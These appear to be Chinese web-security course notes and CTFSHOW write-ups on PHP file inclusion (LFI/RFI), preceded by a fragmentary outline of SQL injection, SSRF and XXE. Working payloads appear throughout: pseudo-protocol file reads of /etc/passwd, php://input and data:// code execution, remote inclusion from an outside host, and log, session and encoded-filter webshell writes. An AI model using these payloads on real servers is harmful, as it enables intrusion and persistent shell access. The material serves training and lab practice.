


Day50 WEB攻防-PHP应用&文件包含 &LFI&RFI&伪协议编码算法&无文件利用&黑白盒



SQL注入

查询方式

方式

删除

- 删除帖子
- 删除文章

插入

- 注册会员
- 添加新闻

更新

- 修改文章
- 修改密码

盲注

延时

- 利用时间判断，不需要任何条件

布尔

- 有数据库输出作为判断标准

报错

- 有数据库报错处理判断标准

测试

黑盒

- 根据应用功能

白盒

- 关键特征代码
- 根据应用功能

注入神器

SQLMAP

- <https://sqlmap.kvko.live/>

普通注入

爆库

- dbs

爆表

- tables -D "数据库名"

爆列

- columns -T "表名" -D "数据库名"

爆数据

- dump -C "列名" -T "表名" -D "数据库名"

请求注入

COOKIE

- cookie

POST

- data

HTTP

- 记得加*

-r x.txt

权限注入

文件操作

- file-read
- file-write
- file-dest

命令执行

- os-shell
- os-cmd

注册表读取

tamper插件使用

- <https://www.cnblogs.com/bmjoker/p/9326258.html>

其他注入

二次注入

原理

- 插入payload到数据库
- 数据库取出后拼接执行

功能点

- 会员中心-个人信息
- 会员中心-新建文章
- 后台系统

特征

- 大部分工具扫描不到

堆叠注入

支持数据库

- MYSQL
- MSSQL
- PSOTGRESQL

原理

- 多条语句执行

DNS带外

平台

- <http://www.dnslog.cn>
- <http://admin.dnslog.link>
- <http://ceye.io>

走向

- DNS协议

价值

- 注入鸡肋
- 其他漏洞

应用

- 无法回显
- 数据通讯 (出网出口问题)

代码块

验证

前端

后端

检验

内容

- 文件头
- 完整性
- 二次渲染
- 特征代码


后缀

- 黑名单
- 白名单


MIME

通用安全漏洞

2 文件上传




3 XSS跨站



<https://xz.aliyun.com/t/4067>

4 CSRF



	PHP	Java	curl	Perl	ASP.NET
http	✓	✓	✓	✓	✓
https	✓	✓	✓	✓	✓
grapher	—with curlwrappers	before JDK 1.7	before 7.68.0 不支	✓	before version 3

5 SSRF

流程

协议玩法

ftp	curl+spoofer	X	✓	✓	✓
dict	→with curl+spoofer	X	✓	✓	✓
file	✓	✓	✓	✓	✓
ftp	→with curl+spoofer	X	✓	✓	✓
imap	→with curl+spoofer	X	✓	✓	✓
pop3	→with curl+spoofer	X	✓	✓	✓
rtsp	→with curl+spoofer	✓	✓	✓	✓
smb	→with curl+spoofer	✓	✓	✓	✓
smtp	→with curl+spoofer	X	✓	✓	✓
telnet	→with curl+spoofer	X	✓	✓	✓
url2	依赖于 allow_url_fopen	X	X	✓	依赖于 Net::SSLPK
url2	依赖于 allow_url_fopen	X	X	✓	✓
expect	依赖于 allow_url_fopen	X	X	✓	✓
ldap	X	✓	✓	✓	✓
php	依赖于 allow_url_fopen	X	✓	✓	✓
url2	依赖于 allow_url_fopen	X	✓	✓	✓

探针且防御

1、禁用跳转

2、禁用不需要的协议

3、固定或限制资源地址

4、错误信息统一—信息处理

审计

SSRF白盒可能出现的地方

1、功能点抓包指向代码块审计

2、功能点函数定位代码块审计

SSRF黑盒可能出现的地方

1.社交分享功能

2.转码服务

3.在线翻译

4.图片加载/下载

5.图片/文章收藏功能

6.云服务厂商

7.网站采集,网站抓取的地方

8.数据库内置功能

9.邮件系统

10.编码处理,属性信息处理,文件处理

11.未公开的api实现以及其他扩展调用URL的功能

12.从远程服务器请求资源

6 XXE&XML

前置

缘由:传输和存储数据

危害:文件读取,端口探针等

探针

Content-Type

数据格式

svg&excel引用

1、可通过应用功能追踪代码定位审计

2、可通过脚本特定函数搜索定位审计

3、可通过伪协议玩法绕过相关修复等

利用

file读取文件

http带外访问

file读取文件-先读取

http带外访问-加载实体

dtd实体带外访问-将数据参数发送

接收文件接收数据处理

伪协议玩法 见笔记图,后期文件包含会讲

修复

禁用dtd实体引用

过滤关键词:<!DOCTYPE和<!ENTITY,或者SYSTEM和PUBLIC

分类

LFI本地包含

RFI远程包含

语言代码段

<!--#include file="1.asp" -->

<!--#include file="top.aspx" -->

<c:import url="http://thief.one/1.jsp">

<jsp:include page="head.jsp"/>


<%@ include file="head.jsp"%>

<?php Include('test.php')?>

上传任意后缀文件

可以上传文件

文件内容带有代码即可



1.知识点

- 1、解释-什么是文件包含
- 2、分类-本地 LFI&远程 RFI
- 3、利用-配合上传&日志&会话
- 4、利用-伪协议&编码&算法等

2.核心知识

2.1 本地包含 LFI&远程包含 RFI-区别?

- 一个只能包含本地，一个可以远程加载。具体形成原因由代码和环境配置文件决定

2.2 各类脚本语言包含代码写法?

```
1 <!--#include file="1.asp" -->
2 <!--#include file="top.aspx" -->
```

```
1 <c:import url="http://thief.one/1.jsp">
```

```
1 <jsp:include page="head.jsp"/>
2 <%@ include file="head.jsp"%>
```

```
1 <?php Include('test.php')?>
```

2.3 各类脚本语言包含伪协议玩法?

<https://www.cnblogs.com/endust/p/11804767.html>

php当中一些常见伪协议:

协议	测试PHP版本	allow_url_fopen	allow_url_include	用法
file://	>=5.2	off/on	off/on	?file=file:///D:/soft/phpStudy/WWW/phpcode.txt
php://filter	>=5.2	off/on	off/on	?file=php://filter/read=convert.base64-encode/resource=./index.php
php://input	>=5.2	off/on	on	?file=php://input 【POST DATA】 <?php phpinfo()?>
zip://	>=5.2	off/on	off/on	?file=zip:///D:/soft/phpStudy/WWW/file.zip%23phpcode.txt
compress.bzip2://	>=5.2	off/on	off/on	?file=compress.bzip2:///D:/soft/phpStudy/WWW/file.bz2 【or】 ?file=compress.bzip2:///file.bz2
compress.zlib://	>=5.2	off/on	off/on	?file=compress.zlib:///D:/soft/phpStudy/WWW/file.gz 【or】 ?file=compress.zlib:///file.gz
data://	>=5.2	on	on	?file=data://text/plain,<?php phpinfo()?> 【or】 ?file=data://text/plain;base64,PD9waHAqcGhwaW5mbygpPz4= 也可以： ?file=data:text/plain,<?php phpinfo()?> 【or】 ?file=data:text/plain;base64,PD9waHAqcGhwaW5mbygpPz4=

2.4 思路要点



- 1 黑盒发现：
- 2 主要观察参数传递的数据和文件名是否对应



- 1 白盒发现：
- 2 1、可通过应用功能追踪代码定位审计
- 3 2、可通过脚本特定函数搜索定位审计
- 4 3、可通过伪协议玩法绕过相关修复等

2.5 小结

- 1、有可控文件如能上传文件，配合上传后包含
- 2、无可控文件可以利用日志或 Session&伪协议
- 3、代码固定目录及文件后缀时需考虑版本绕过
- 4、伪协议玩法是建立在代码中只有变量存在时

3.演示案例

3.1 文件包含-原理&分类&利用&修复



- 1 1、原理
- 2 程序开发人员通常会把可重复使用的函数写到单个文件中，在使用某些函数时，
- 3 直接调用此文件，而无须再次编写，这种调用文件的过程一般被称为文件包含。
- 4 在包含文件的过程中，如果文件能进行控制，则存储文件包含漏洞
- 5
- 6 1.1、分类
- 7 本地包含-Local File Include-LFI
- 8 远程包含-Remote File Include-RFI
- 9 差异原因：代码过滤和环境配置文件开关决定
- 10


```
11 2、白盒审计：（CTFSHOW）
12 -白盒发现：
13 1、可通过应用功能追踪代码定位审计
14 2、可通过脚本特定函数搜索定位审计
15 3、可通过伪协议玩法绕过相关修复等
16 PHP: include、require、include_once、require_once等
17 include在包含的过程中如果出现错误，会抛出一个警告，程序继续正常运行
18 require函数出现错误的时候，会直接报错并退出程序的执行
19 Java: java.io.File、java.io.FileReader等
20 ASP.NET: System.IO.FileStream、System.IO.StreamReader等
21 3、黑盒分析：
22 -黑盒发现：主要观察参数传递的数据和文件名是否对应
23 URL中有path、dir、file、pag、page、archive、p、eng、语言文件等相关字眼
24
25 4、利用
26 本地利用思路：
27 1、配合文件上传
28 2、无文件包含日志
29 3、无文件包含SESSION
30 4、无文件支持伪协议利用
31 参考：https://blog.csdn.net/unexpectedthing/article/details/121276653
32 -文件读取：
33 file:///etc/passwd
34 php://filter/read=convert.base64-encode/resource=phpinfo.php
35 -文件写入：
36 php://filter/write=convert.base64-encode/resource=phpinfo.php
37 php://input POST:<?php fputs(fopen('shell.php','w'),'<?php @eval($_GET[cmd]); ?>'); ?>
38 -代码执行：
39 php://input POST:<?php phpinfo();?>
40 data://text/plain,<?php phpinfo();?>
41 data://text/plain;base64,PD9waHAgaGhwaw5mbygpOz8%2b
42 远程利用思路：
43 直接搭建一个可访问的远程URL包含文件
44
45 5、修复见网上参考方案
```

3.2 黑盒利用-VULWEB-有无包含文件

```
1 http://testphp.vulnweb.com/showimage.php?file=index.php
```

3.3 白盒利用-CTFSHOW-伪协议玩法

<https://ctf.show/challenges>



```
1 78-php&http协议
2 payload: ?file=php://filter/read=convert.base64-encode/resource=flag.php
3 payload: ?file=php://input post:<?php system('tac flag.php');?>
4 payload: ?file=http://www.xiaodi8.com/1.txt 1.txt:<?php system('tac flag.php');?>
```



```
1 79-data&http协议
2 payload: ?file=data://text/plain,<?=system('tac flag.*');?>
3 payload: ?file=data://text/plain;base64,PD9waHAgc3lzdGVtKCd0YWwgZmxhZy5waHAnKTs/Pg==
4 payload: ?file=http://www.xiaodi8.com/1.txt 1.txt:<?php system('tac flag.php');?>
```



```
1 80 81-日志包含
2 1、利用其他协议,如file,zlib等
3 2、利用日志记录UA特性包含执行
4 分析需文件名及带有php关键字放弃
5 故利用日志记录UA信息, UA带入代码
6 包含: /var/Log/n
```



```
1 82-86-SESSION包含
2 利用PHP_SESSION_UPLOAD_PROGRESS进行文件包含
3 自定义session名字, 条件竞争访问session文件, 触发创建新文件
4 <!DOCTYPE html>
5 <html>
6 <body>
7 <form action="http://xxxx.ctf.show/" method="POST" enctype="multipart/form-data">
8   <input type="hidden" name="PHP_SESSION_UPLOAD_PROGRESS" value="<?php
  fputs(fopen('shell.php','w'),'<?php @eval($_POST[1])?'?'>" />
9   <input type="file" name="file" />
10  <input type="submit" value="submit" />
11 </form>
12 </body>
13 </html>
14 https://www.cnblogs.com/Interpreter/p/14086164.html
15 https://www.cnblogs.com/echoDetected/p/13976405.html
```



```
1 87-php://filter/write&加密编码
2 1、利用base64:
3 url编码2次: php://filter/write=convert.base64-decode/resource=123.php
4 content=aaPD9waHAgQGV2YWwoJF9QT1NUW2FdKTs/Pg==
5 2、利用凯撒13:
6 url编码2次: php://filter/write=string.rot13/resource=2.php
7 content=<?cuc riny($_CBFG[1]);?>
```



```
1 88-data&base64协议
2 过滤PHP，各种符号，php代码编码写出无符号base64值
3 Payload:
  file=data://text/plain;base64,PD9waHAgc3lzdGVtKcd0YWMgKi5waHAnKTt1Y2hvIDEyMzs/PmFk
```



```
1 117-php://filter/write&新的算法
2 convert.iconv.: 一种过滤器，和使用iconv()函数处理流数据有等同作用
3 <?php
4 $result = iconv("UCS-2LE","UCS-2BE", '<?php eval($_POST[a]);?>');
5 echo "经过一次反转:".$result."\n";
6 echo "经过第二次反转:".iconv("UCS-2LE","UCS-2BE", $result);
7 ?>
8 Payload: file=php://filter/write=convert.iconv.UCS-2LE.UCS-2BE/resource=a.php
9 contents=?<hp pvela$(P_S0[T]a;)>?
```

资源:



```
1 php伪协议:
2 https://www.cnblogs.com/endust/p/11804767.html
3 Ctfshow web入门 - 文件包含总结:
4 https://www.cnblogs.com/echoDetected/p/13976405.html
5 session包含:
6 https://www.cnblogs.com/Interpreter/p/14086164.html
```